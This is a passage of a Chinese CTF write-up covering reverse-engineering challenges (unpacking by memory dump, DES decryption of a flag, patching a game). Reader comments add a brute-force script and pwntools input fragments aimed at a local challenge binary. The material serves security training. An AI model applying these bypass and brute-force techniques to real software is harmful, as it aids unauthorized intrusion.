       s2[j] ^= s2[j-1]
print ''.join(map(chr, s2) )
```

Happy


放到IDA里看一看，发现解不出来，判断是加了壳。考虑动态跑一下dump内存来脱壳。
Dump出来之后用IDA重新打开，手动c一下把数据转换成代码


```
  int v13; // [rsp+1Ch] [rbp-314h]
  int key[8]; // [rsp+20h] [rbp-310h]
  int tmpStr?[8]; // [rsp+40h] [rbp-2F0h]
  int shouldBe[48]; // [rsp+60h] [rbp-2D0h]
  int encrypted[100]; // [rsp+120h] [rbp-210h]
  char inputStr[104]; // [rsp+2B0h] [rbp-80h]
  unsigned __int64 v19; // [rsp+318h] [rbp-18h]

  v19 = __readfsqword(0x28u);
  sub_750();
  sub_780();
  if ( (unsigned __int64)strlen() <= 0x64 )
  {
    v1 = &inputStr[strlen(inputStr)];
    *(_WORD *)v1 = 'hh';
    v1[2] = 0;
    MEMORY[0x204940] = someBase64();             // b3W6f3iCdIC6d3GlgR==(const)
    for ( i = 0; i < (unsigned __int64)strlen(); i = v8 + 1 )
    {
      tmpStr?[v5] = inputStr[v8];
      if ( !(((_BYTE)v8 + 1) & 7) )
      {
        for ( j = 4; j < (unsigned __int64)(strlen() - 1); j = v10 + 1 )
```
一边看反编译结果一边动态调试，程序在输入追加了“hh”。有一个base64，解不出来，先不管，继续往下动态调，发现有一个写死的key，然后进行了一些加密操作，和指

```
>>> s=[0x27,0x42,0xAC,0xA6,0x4B,0x90,0xA4,0x7D,0x47,0x40,0xCC,0x45, 0x7F,0xA1,0x2C,0xBC,0x83,0x52,0x5E,0x51,0x60,0xF9,0xEE,0x4
0xDE,0xE8,0x74,0xFA,0x1A,0x53,0x22,0x5B,0x13,0xC7,0xE5,0x7A,0x5E,0x58,0x80, 0xB0,0x65,0x99,0xF1,0x5B,0x4F]
>>> key='hAppysad'
>>> from Crypto.Cipher import DES
>>> des=DES.new(key,DES.MODE_ECB)
>>> s=map(chr,s)
>>> s
["'", 'B', '\xac', '\xa6', 'K', '\x90', '\xa4', '}', 'G', '@', '\xcc', 'E', '\x7f', '\xa1', ',', '\xbc', '\x83', 'R', '^', 'Q'
>>> s="".join(s)
>>> s
'\'B\xac\xa6K\x90\xa4}G@\xccE\x7f\xa1,\xbc\x83R^Q`\xf9\xeeO=h\xdd\xde\xe8t\xfa\x1aS"[\x13\xc7\xe5z^X\x80\xb0e\x99\xf1[O'
>>> des.decrypt(s)
'flag{If_u_kn0w_bas364_aNd_d3S_u_Wil1_be_happY}hh'
```

Ctopia

一个游戏题，主函数中可以明显看到0%,25%,50%,75%等字符串，猜测要打通几关才能拿flag。玩了一会发现有的怪打不动，于是patch程序，把enemy::die的条件从血<=



KEY DECRYPTED. CONGRATULATIONS.
flag{a2fdkd80xo}

点击收藏 | 1 关注 | 2

上一篇：2018鹏城杯 初赛 Writeu... 下一篇：The Fractured Blo...

1. 9 条回复

醉_猫 2018-12-03 13:14:03

老大能分享一下shadow那道题中用的fuzz的字典么，，灰常感谢。。

0 回复Ta

---

rob****nzzx 2018-12-04 20:11:18

请问overInt中为什么的exp中用\x00\x15\x16\x89是怎么绕过呢

0 回复Ta

Whitzard 2018-12-05 13:58:50

@rob****nzzx 是爆破出来的。开头的文字描述里有。

0 回复Ta

---

rob****nzzx 2018-12-06 17:00:36

@rob**nzzx 贴一下我的爆破函数：

```
def a():
   for a in xrange(3):
       for b in xrange(20,30):
           for c in xrange(20,30):
               for d in xrange(100,150):
                   print(a)
                   print(b)
                   print(c)
                   print(d)
                   p = process('./pctf/overInt')
                   print p.recv()
                   p.send(chr(a)+chr(b)+chr(c)+chr(d))
                   info = p.recv()
                   print info
                   k = info.rfind("wrong")
                   if k<0:
                       p.close()
                       canary = chr(a)+chr(b)+chr(c)+chr(d)
                       return canary
                   else:
                       p.close()
```

0 回复Ta

rob****nzzx 2018-12-06 17:07:46

@rob**nzzx 贴错了，这个是测试用的...不过原理差不多

0 回复Ta

rob****nzzx 2018-12-06 18:23:11

你好，overInt这题的exp中的这段代码，是怎么实现绕过的呢？

```
con.sendafter("\n",p32(90562024))
con.sendafter("\n",p32(90562024))
con.sendafter("\n",p32(90562024))
con.sendafter("\n",p32(90562024))
con.sendafter("\n",p32(90562025))
con.sendafter("\n",p32(90562025))
```

0 回复Ta

rob****nzzx 2018-12-06 18:32:22

@rob**nzzx 为了使返回值为543372146

0 回复Ta

188****3251 2018-12-07 00:40:20

大佬，请教下reverse badblock，我用ida6.8，为啥看你们wp好像都能反汇编出类结构，我只能搞出指针，还有cin死活找不到。。

0 回复Ta

---

dotsu 2018-12-12 22:12:47

@188****3251 类结构要自己标的，可以参考下我标的 https://pan.baidu.com/s/1dxFyBxqQxoXXg4eg9xYzCA

0 回复Ta
